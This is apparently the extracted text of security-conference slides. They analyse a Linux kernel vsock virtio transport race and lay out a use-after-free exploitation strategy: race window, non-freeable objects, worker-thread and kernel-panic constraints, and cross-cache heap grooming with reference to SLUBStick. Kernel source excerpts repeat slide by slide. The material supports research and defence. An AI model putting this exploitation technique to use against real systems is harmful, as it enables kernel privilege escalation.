vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_recv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```

Exploit Constraints

1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic

```
1 static bool virtio_transport_space_update(struct sock *sk,
2                                           struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct vsock_sock *vsk = vsock_sk(sk);
6     struct virtio_vsock_sock *vvs = vsk->trans;
7     bool space_available;
8
9     /* Listener sockets are not associated with any transport, so we are
10      * not able to take the state to see if there is space available in
11 the * remote peer, but since they are only used to receive requests, we
12      * can assume that there is always space available in the other peer.
13      */
14     if (!vvs)
15         return true;
16
17     /* buf_alloc and fwd_cnt is always included in the hdr */
18     spin_lock_bh(&vvs->tx_lock);
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
21     space_available = virtio_transport_has_space(vsk);
22     spin_unlock_bh(&vvs->tx_lock);
23     return space_available;
24 }
```

Exploit Constraints

1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic

```
1 static bool virtio_transport_space_update(struct sock *sk,
2                                           struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct vsock_sock *vsk = vsock_sk(sk);
6     struct virtio_vsock_sock *vvs = vsk->trans;
7     bool space_available;
8
9     /* Listener sockets are not associated with any transport, so we are
10      * not able to take the state to see if there is space available in
11      * the remote peer, but since they are only used to receive requests, we
12      * can assume that there is always space available in the other peer.
13      */
14     if (!vvs)
15         return true;
16
17     /* buf_alloc and fwd_cnt is always included in the hdr */
18     spin_lock_bh(&vvs->tx_lock);
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
21     space_available = virtio_transport_has_space(vsk);
22     spin_unlock_bh(&vvs->tx_lock);
23     return space_available;
24 }
```

```
1 struct virtio_vsock_sock {
2     struct vsock_sock *vsk;
3
4     spinlock_t tx_lock;
5     spinlock_t rx_lock;
6
7     /* Protected by tx_lock */
8     u32 tx_cnt;
9     u32 peer_fwd_cnt;
10    u32 peer_buf_alloc;
11
12    /* Protected by rx_lock */
13    u32 fwd_cnt;
14    u32 last_fwd_cnt;
15    u32 rx_bytes;
16    u32 buf_alloc;
17    struct sk_buff_head rx_queue;
18    u32 msg_count;
19 };
```

03. Exploit Scenario

Exploit Constraints

1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic

```
1 static bool virtio_transport_space_update(struct sock *sk,
2                                           struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct vsock_sock *vsk = vsock_sk(sk);
6     struct virtio_vsock_sock *vvs = vsk->trans;
7     bool space_available;
8
9     /* Listener sockets are not associated with any transport, so we are
10      * not able to take the state to see if there is space available in
11      * the remote peer, but since they are only used to receive requests, we
12      * can assume that there is always space available in the other peer.
13      */
14     if (!vvs)
15         return true;
16
17     /* buf_alloc and fwd_cnt is always included in the hdr */
18     spin_lock_bh(&vvs->tx_lock);
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
21     space_available = virtio_transport_has_space(vsk);
22     spin_unlock_bh(&vvs->tx_lock);
23     return space_available;
24 }
```

reference tx_lock

```
1 struct virtio_vsock_sock {
2     struct vsock_sock *vsk;
3
4     spinlock_t tx_lock; == 0
5     spinlock_t rx_lock;
6
7     /* Protected by tx_lock */
8     u32 tx_cnt;
9     u32 peer_fwd_cnt;
10    u32 peer_buf_alloc;
11
12    /* Protected by rx_lock */
13    u32 fwd_cnt;
14    u32 last_fwd_cnt;
15    u32 rx_bytes;
16    u32 buf_alloc;
17    struct sk_buff_head rx_queue;
18    u32 msg_count;
19 };
```

Exploit Constraints

1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic

```
1 static void virtio_transport_do_close(struct vsock_sock *vsk,  
2                                     bool cancel_timeout)  
3 {  
4     struct sock *sk = sk_vsock(vsk);  
5  
6     sock_set_flag(sk, SOCK_DONE);  
7     vsk->peer_shutdown = SHUTDOWN_MASK;  
8     if (vsock_stream_has_data(vsk) ≤ 0)  
9         sk->sk_state = TCP_CLOSING;  
10    sk->sk_state_change(sk);  
11  
12    if (vsk->close_work_scheduled &&  
13        (!cancel_timeout || cancel_delayed_work(&vsk->close_work)))  
14    {  
15        vsk->close_work_scheduled = false;  
16  
17        virtio_transport_remove_sock(vsk);  
18  
19        /* Release refcnt obtained when we scheduled the timeout */  
20        sock_put(sk);  
21    }
```

```
1 s64 vsock_stream_has_data(struct vsock_sock *vsk)  
2 {  
3     return vsk->transport->stream_has_data(vsk);  
4 }
```


Exploit Constraints

1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic

```
1 static void virtio_transport_do_close(struct vsock_sock *vsk,  
2                                     bool cancel_timeout)  
3 {  
4     struct sock *sk = sk_vsock(vsk);  
5  
6     sock_set_flag(sk, SOCK_DONE);  
7     vsk->peer_shutdown = SHUTDOWN_MASK;  
8     if (vsock_stream_has_data(vsk) ≤ 0)  
9         sk->sk_state = TCP_CLOSING;  
10    sk->sk_state_change(sk);  
11  
12    if (vsk->close_work_scheduled &&  
13        (!cancel_timeout || cancel_delayed_work(&vsk->close_work)))  
14    {  
15        vsk->close_work_scheduled = false;  
16  
17        virtio_transport_remove_sock(vsk);  
18  
19        /* Release refcnt obtained when we scheduled the timeout */  
20        sock_put(sk);  
21    }
```

```
1 s64 vsock_stream_has_data(struct vsock_sock *vsk)  
2 {  
3     return vsk->transport->stream_has_data(vsk);  
4 }
```

Null Deref

Exploit Constraints

Limitations

Non-freeable Object

Worker Thread

**Bypass UAF Write
Kernel Panic**

Object for Exploit

Solutions

Stage 1: Non-freeable Object and Cross Cache


Limitations

Non-freeable Object

Worker Thread


Bypass UAF Write
Kernel Panic

Object for Exploit




Stage 1: Non-freeable Object Problem

- **Cross-cache** required for Exploit
- If a **non-freeable** object coexists with the **victim** in the **same cache**, **cross-cache** exploitation becomes impossible




Stage 1: Non-freeable Object Problem

- What if the **victim** and the **non-freeable** object can be allocated into separate objects?



Stage 1: Non-freeable Object Problem

- What if the **victim** and the **non-freeable** object can be allocated into separate objects?
- By freeing all objects in the **victim's SLUB**, **cross-cache** can be achieved



Stage 1: Non-freeable Object Problem

- However, we don't know **the number** of **kernel objects**
- Then, how can we ensure allocation into a **different slab**?

Stage 1: Non-freeable Object Problem


- However, we don't know **the number** of **kernel objects**
- Then, how can we ensure allocation into a **different slab**?

SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel

<https://www.usenix.org/conference/usenixsecurity24/presentation/maar-slubstick>

